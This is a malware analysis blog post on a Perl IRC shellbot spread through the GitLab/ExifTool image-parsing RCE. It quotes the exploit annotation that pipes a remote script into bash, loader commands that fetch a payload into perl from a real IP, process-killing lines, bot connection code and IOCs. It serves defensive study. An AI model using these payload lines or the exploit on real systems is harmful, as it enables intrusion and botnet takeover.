Gitlab RCE Stealth Shellbot

brianstadnicki.github.io/posts/malware-gitlab-perlbot/


Brian Stadnicki January 13, 2022

Brian Stadnicki included in malware analysis
2022-01-13 408 words 2 minutes

Last year, a major RCE was found in GitLab, CVE-2021-22205, where GitLab versions >= 11.9 and <13.10.3 were affected due to improper image validation before passing it to a file parser.

Malicious image

The DjVu image is considered a legacy format, so not much attention has been paid to it. The GitLab RCE depends on a vulnerability in ExifTool, CVE-2021-22204, where improper parsing of annotations, including a dangerous `eval` to add quotes to a string, caused an RCE. A patch was created on the 13th April 2021 in this commit.




```
brian@parrot:~/Downloads/work$ cat test.jpg
AT&TFORM�DJVMDIRM.�F���� !řN�
                           �Ǯ�k�D,q�I�n����"?FORM^DJVUINFO
dINCLshared_anno.iffBG4���7�*�BG44��BG44
FORMDJVIANTaP(metadata
        (Copyright "\
" . qx{cd /tmp;wget -O - http://82.165.155.100/ba.sh|bash;cd /tmp;curl -sS http://82.165.155.100/ba.sh|bash} . \
" b ") )
```

Loader script

Temporary memory file system

The script clears the temporary memory file system and creates the folder `/dev/shm/kthzabor`, which is an attempt to prevent the kthzabor mining malware from working.




```
rm -f /dev/shm/*
rm -f /dev/shm/.*
mkdir /dev/shm/kthzabor
chmod -w /dev/shm/kthzabor
```

Process killing

Hardcoded list


Many processes are attempted to be killed, such as databases, miners, various other malware, task managers and both defensive and offensive security tools.



```
pkill -9 -f mysqldd
pkill -9 -f monero
pkill -9 -f kinsing
pkill -9 -f sshpass
pkill -9 -f sshexec
pkill -9 -f attack
pkill -9 -f dovecat
pkill -9 kthzabor
pkill -9 -f donate
pkill -9 -f 'scan\.log'
```


PBot

`pbotbyjanhotzu` is likely a competing malware, but it doesn’t appear to have been reported on.



```
pkill -9 -f /dev/shm
pgrep pbotbyjanhotzu | xargs -I % kill -9 %
netstat -antp | grep ':13531'  | awk '{print $7
```


Network server killing



```
netstat -antp | grep ':13531'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5555'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':7777'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5731'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':17777'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':3333'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
```

Any processes listening on ports associated with mining malware are also killed.


Mining malware killing



```
ps aux | grep -v grep | grep 'ldr.sh' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '135.125.217.87' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '42.112.28.216' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '218.53.140.151' | awk '{print $2}' | xargs -I % kill -9 %
```

Processes with names possibly linked to mining malware such as sysrv-hello are killed. Mining processes are often very simply, where a regular script is executed with the pool ip address as an argument, so these are also killed.

Payload execution



```
wget -O - 82.165.155.100/san|perl
curl -sS 82.165.155.100/san|perl
```


Finally a perl script is fetched and executed.

Payload

The payload itself appears to be called “Stealth Shellbot”, which appears to have been in use since at least the 23rd Nov 2015. It appears to be adapted from “ShellBOT”, found on github. The authors may be Portuguese.

Connection

The bot connects to an IRC server and joins a channel.




```
sub conectar {
   my $meunick = $_[0];
   my $servidor_con = $_[1];
   my $porta_con = $_[2];

   my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$servidor_con", PeerPort=>$porta_con) or return(1);
   if (defined($IRC_socket)) {
     $IRC_cur_socket = $IRC_socket;

     $IRC_socket->autoflush(1);
     $sel_cliente->add($IRC_socket);

     $irc_servers{$IRC_cur_socket}{'host'} = "$servidor_con";
     $irc_servers{$IRC_cur_socket}{'porta'} = "$porta_con";
     $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
     $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->sockhost;
     nick("$meunick");
     sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :$realname");
     sleep 2;
   }

}
```

Commands

Command	Action
VERSION	Sends back the bot version
PING	Sends back PONG
portscan	Scans ports 21, 22, 23, 25, 53, 80, 110, 143 on a host
download	Downloads a payload
fullportscan	Scans a port range on a host
udp	UDP flood
udpfaixa	UDP range flood
conback	Opens a reverse shell
oldpack	Sends back a status message

Evasion

The main evasion technique used is changing the process name to “/usr/local/apache/bin/httpd -DSSL”.



```
########## CONFIGURACAO ############
my $processo = '/usr/local/apache/bin/httpd -DSSL';
```

IOCs

Hash:

- 0d00200acb2caf4e2bc52285795bb13cb916fc051550c8e9dd3a19897068a494
- 9e52e0b8a9d3a3de2159c03974f0b778fe4c910fa09e7084435031f34cc0ff0e
- 7b4ef0d14bec12844653b4dbaed7db96bcdd04bbc755d4b42970a065a9a3886d

URL:

- http://82.165.155.100/san
- http://82.165.155.100/ba.sh

Processes killed:

- mysqldd
- monero
- kinsing
- sshpass
- sshexec
- attack
- dovecat
- kthzabor
- donate
- ‘scan.log’
- xmr-stak
- crond64
- stratum
- /tmp/java
- pastebin
- /tmp/system
- excludefile
- agettyd
- /var/tmp
- ‘./python’
- ‘./crun’
- ‘./.’
- ‘118/cf.sh’
- ‘.6379’
- ’load.sh'
- ‘init.sh’

- ‘solr.sh’
- ‘.rsyslogds’
- pnscan
- masscan
- kthreaddi
- sysguard
- kthreaddk
- kdevtmpfsi
- networkservice
- sysupdate
- phpguard
- phpupdate
- networkmanager
- knthread
- mysqlserver
- watchbog
- xmrig
- /dev/shm
- pbotbyjanhotzu
- ldr.sh